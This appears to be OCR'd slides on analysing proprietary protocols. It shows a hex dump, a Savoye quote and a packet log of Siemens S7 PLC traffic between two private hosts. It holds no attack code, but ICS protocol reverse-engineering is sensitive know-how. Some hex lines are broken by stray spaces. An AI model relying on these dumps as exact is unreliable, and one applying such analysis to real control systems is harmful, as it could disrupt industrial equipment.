0020  b1 9b e3 b1 00 66 e1 1b d9 2b 00 03 11 e4 50 18   .....f...+....P.
0030  f7 98 4d f1 00 00 03 00 00 48 02 f0 80 72 02 00   ..M......H...r..
0040  39 31 00 00 05 4c 00 00 00 12 00 00 03 d4 34 00   91...L........4.
0050  00 00 31 05 05 91 3d 9c 68 9c 67 81 69 91 4c 00   ..1...=.h.g.i.L.
0060  00 04 e8 89 69 00 12 00 00 00 00 89 6a 00 13 00   ....i.......j...
0070  89 6b 00 04 00 00 00 00 00 00 72 02 00 00         .k........r...
Reassembled COTP (65 bytes):
0000  72 02 00 39 31 00 00 05 4c 00 00 00 12 00 00 03   r..91...L.......
0010  d4 34 00 00 00 31 05 05 91 3d 9c 68 9c 67 81 69   .4...1...=.h.g.i
0020  91 4c 00 00 04 e8 89 69 00 12 00 00 00 00 89 6a   .L.....i.......j
0030  00 13 00 89 6b 00 04 00 00 00 00 00 00 72 02 00   ....k........r..
0040  00                                                .
Bitstring tvb (1 byte):
0000  00                                                .
```

# How to analyse protocols


How to analyse protocols ?

Rob Savoye, FOSDEM 2009

“Reverse engineering of proprietary protocols, tools and techniques”

“***Believe it or not, if you stare at the hex dumps long enough, you start to see the patterns***”


# How to analyse protocols



```
 19 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 20 10.0.170.191    -> 10.0.170.155    : TPKT 03000043 | COTP 02f080 | S7 72020034310000058600000004000003e234000000322004019a7b000004e889690012000000000896a001300896b00040000000010000000072020000
 21 10.0.170.191    <- 10.0.170.155    : TPKT 03000022 | COTP 02f080 | S7 72020013320000058600000004340000000803000000072020000
 22 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 23 10.0.170.191    -> 10.0.170.155    : TPKT 03000043 | COTP 02f080 | S7 72020034310000058600000005000003e234000000312004019d29000004e889690012000000000896a001300896b00040000000010000000072020000
 24 10.0.170.191    <- 10.0.170.155    : TPKT 0300005f | COTP 02f080 | S7 72020050320000058600000005340000014003c002000380100002a364553372032313322d31424433302d3058423020535a5643335955363033363932362020000256020
2000000000000010101001e0000000072020000
 25 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 26 10.0.170.191    -> 10.0.170.155    : TPKT 03000043 | COTP 02f080 | S7 72020034310000058600000006000003e234000000322004019a7b000004e889690012000000000896a001300896b00040000000010000000072020000
 27 10.0.170.191    <- 10.0.170.155    : TPKT 03000022 | COTP 02f080 | S7 72020013320000058600000006340000000803000000072020000
 28 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 29 10.0.170.191    -> 10.0.170.155    : TPKT 03000043 | COTP 02f080 | S7 72020034310000058600000007000003e23489f90000200401816900004e889690012000000000896a001300896b00040000000010000000072020000
 31 10.0.170.191    <- 10.0.170.155    : TPKT 03000029 | COTP 02f080 | S7 7202001a3200000586000000734c08895b080ef91fff40000000000000072020000
 32 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 33 10.0.170.191    -> 10.0.170.155    : TPKT 030000a6 | COTP 02f080 | S7 7202009731000004ca00000008000003e2340000039b00040000000000a17fffc00187690000a381690015175375627363726970746 96f6e5f3231343734363732363 5a38
33a000203a3876a00030000a3876b000900a38810000201a38811000101a388182004038880848000000a3881900048704a3881a000400a3881b000200a3881c000200a3881d0007ffffa3881e0003ffffa20000000072020000
 34 10.0.170.191    -> 10.0.170.155    : TPKT 03000042 | COTP 02f080 | S7 72020033310000054c00000009000003e234000000200202913d9c68000004e889690012000000000896a001300896b000400000000000072020000
 35 10.0.170.191    -> 10.0.170.155    : TPKT 03000042 | COTP 02f080 | S7 72020033310000054c0000000a000003e234000000310202913d9c68000004e889690012000000000896a001300896b000400000000000072020000
 36 10.0.170.191    -> 10.0.170.155    : TPKT 03000029 | COTP 02f080 | S7 7202001a310000052400000000b000003e234000000020915e0000000000072020000
 37 10.0.170.191    <- 10.0.170.155    : TPKT 03000024 | COTP 02f080 | S7 7202001532000004ca000000083400018180808 06a0000000072020000
 38 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 39 10.0.170.191    <- 10.0.170.155    : TPKT 03000052 | COTP 02f080 | S7 72020043320000054c000000093400010017000 00d999b1a0008009b1b000c000000009b1c000b00019b1d000c000080009b1e0008009b1f00140000000200080000000000
0000072020000
 40 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 41 10.0.170.191    <- 10.0.170.155    : TPKT 03000021 | COTP 02f080 | S7 72020012331000006a0400000000000000100000000072020000
 42 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 43 10.0.170.191    <- 10.0.170.155    : TPKT 03000052 | COTP 02f080 | S7 72020043320000054c0000000a3400010017000 00d999b1a0008009b1b000c000000009b1c000b00019b1d000c000080009b1e0008009b1f00140000000200080000000000
0000072020000
 44 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 45 10.0.170.191    <- 10.0.170.155    : TPKT 03000023 | COTP 02f080 | S7 720200143200000524000000 0b340001000000310000000072020000
 46 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 47 10.0.170.191    -> 10.0.170.155    : TPKT 03000042 | COTP 02f080 | S7 72020033310000054c0000000c000003e234000000310202915 39f2e000004e889690012000000000896a001300896b000400000000000072020000
 48 10.0.170.191    <- 10.0.170.155    : TPKT 0300004f | COTP 02f080 | S7 72020040320000054c0000000c3400010008040200170000 0fd79f58000300009f59000300009f5a000300009f5b000300019f5c0004009f5d000300000000000000000007
2020000
 49 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 51 10.0.170.191    -> 10.0.170.155    : TPKT 030000dc | COTP 02f080 | S7 720200cd31000004ca0000000d000003e2340000039b00040000000000a17fffc00287690000a381690015175375627363726970746 96f6e5f3231343734363732363 6a38
33a000202a3876a00030000a3876b000900a3881000020aa38811000101a388182004038880848000000a38819000400a3881a000400a3881b000200a3881c000200a3881d0007ffffa3881e0003ffffa14300000294660000a38169001500a3876d000203a3946310
030a000000000000000000000000000000000000000a4946400000008a2a20000000072020000
 53 10.0.170.191    <- 10.0.170.155    : TPKT 03000024 | COTP 02f080 | S7 7202001532000004ca0000000d340001818080806b0000000072020000
 54 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 55 10.0.170.191    -> 10.0.170.155    : TPKT 03000043 | COTP 02f080 | S7 7202003431000005860000000e000003e234000000322004019a7b000004e889690012000000000896a001300896b00040000000010000000072020000
 56 10.0.170.191    <- 10.0.170.155    : TPKT 03000022 | COTP 02f080 | S7 7202001332000005860000000e340000000803000000072020000
 57 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 58 10.0.170.191    -> 10.0.170.155    : TPKT 03000042 | COTP 02f080 | S7 72020033310000054c0000000f000003e234000000340202913d9c68000004e889690012000000000896a001300896b000400000000000072020000
 59 10.0.170.191    -> 10.0.170.155    : TPKT 03000042 | COTP 02f080 | S7 72020033310000054c00000010000003e234000000340202913d9c68000004e889690012000000000896a001300896b000400000000000072020000
 60 10.0.170.191    <- 10.0.170.155    : TPKT 03000052 | COTP 02f080 | S7 72020043320000054c0000000f3400010017000 00d999b1a0008009b1b000c000000009b1c000b00019b1d000c000080009b1e0008089b1f00140000000200080000000000
0000072020000
 61 10.0.170.191    -> 10.0.170.155    : TPKT 03000007 | COTP 02f000 | S7
 62 10.0.170.191    -> 10.0.170.155    : TPKT 03000029 | COTP 02f080 | S7 7202001a3100000524000000011000003e23400000031915e0000000000072020000
 63 10.0.170.191    -> 10.0.170.155    : TPKT 03000043 | COTP 02f080 | S7 72020034310000058600000012000003e234000000322004019a7b000004e889690012000000000896a001300896b00040000000010000000072020000
 65 10.0.170.191    <- 10.0.170.155    : TPKT 03000052 | COTP 02f080 | S7 72020043320000054c000000103400010017000 00d999b1a0008009b1b000c000000009b1c000b00019b1d000c000080009b1e0008089b1f00140000000200080000000000
0000072020000
```

# How to analyse protocols

